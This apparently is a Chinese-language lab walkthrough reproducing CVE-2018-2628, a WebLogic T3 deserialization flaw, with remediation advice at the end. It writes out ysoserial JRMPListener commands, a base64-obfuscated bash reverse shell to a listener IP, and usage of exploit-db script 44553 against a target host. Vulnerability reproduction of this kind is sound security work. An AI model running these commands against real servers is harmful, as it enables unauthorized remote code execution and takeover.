Weblogic-JAVA反序列化（CVE-2018-2628）

漏洞复现-CVE-2018-2628

0x00 前言

该漏洞通过t3协议触发，可导致未授权的用户在远程服务器执行任意命令。

影响版本：


- Oracle Weblogic Server 10.3.6.0
- Oracle Weblogic Server 12.1.3.0
- Oracle Weblogic Server 12.2.1.2
- Oracle Weblogic Server 12.2.1.3

注意：

> 复现用的ysoserial需要java8的环境
> 复现用的44553.py需要python2的环境

0x01 环境搭建

这里是用的vulhub进行环境搭建



0x02 复现步骤

首先下载ysoserial，并启动一个JRMP Server：


```
java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener
[listen port] CommonsCollections1 [command]
```

其中，`[command]`即为我想执行的命令，而`[listen port]`是JRMP Server监听的端口。

```
java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener
1234 CommonsCollections1 'whoami'
```

因为ysoserial不允许出现&符号，所以构造一下反弹shell

```
java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener
1234 CommonsCollections1 'bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEyLjEzNS80NDQ0IDA+JjE=}|{base64,-d}|
{bash,-i}'
```



查找可利用脚本，可参考`https://www.exploit-db.com/exploits/44553`


```
python exploit.py [victim ip] [victim port] [path to ysoserial] [JRMPListener
ip] [JRMPListener port] [JRMPClient]
```

其中，`[victim ip]`和`[victim port]`是目标weblogic的IP和端口，`[path to ysoserial]`是本地ysoserial的路径，`[JRMPListener ip]`和`[JRMPListener port]`第一步中启动JRMP Server的IP地址和端口。`[JRMPClient]`是执行JRMPClient的类，可选的值是`JRMPClient`或`JRMPClient2`。

```
python 44553.py 192.168.12.130 7001 ysoserial-0.0.6-SNAPSHOT-BETA-all.jar
192.168.12.135 1234 JRMPClient
```

执行完成后，发现反弹成功

0x03 修复建议

1、此漏洞产生于Weblogic T3服务，当开放Weblogic控制台端口（默认为7001端口）时，T3服务会默认开启。关闭T3服务，或控制T3服务的访问权限，能防护该漏洞。

2、更新Oracle官方发布的最新补丁